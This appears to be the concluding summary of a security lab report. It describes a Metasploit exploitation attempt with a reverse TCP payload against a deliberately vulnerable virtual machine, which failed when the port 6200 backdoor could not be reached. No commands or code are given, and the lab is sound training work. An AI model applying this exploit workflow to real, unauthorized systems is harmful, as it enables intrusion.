This lab demonstrated the configuration and execution stages of a basic exploitation attempt using Metasploit Framework against a deliberately vulnerable virtual target.

The target service was identified, the exploit module and reverse TCP payload were configured, and the handler was started. However, Metasploit was unable to connect to the expected backdoor on TCP port 6200, and no session was created.

The objective of documenting the exploitation workflow was partially achieved. A successful exploitation demonstration remains outstanding.

Final assessment: Exploitation attempted; successful compromise not demonstrated.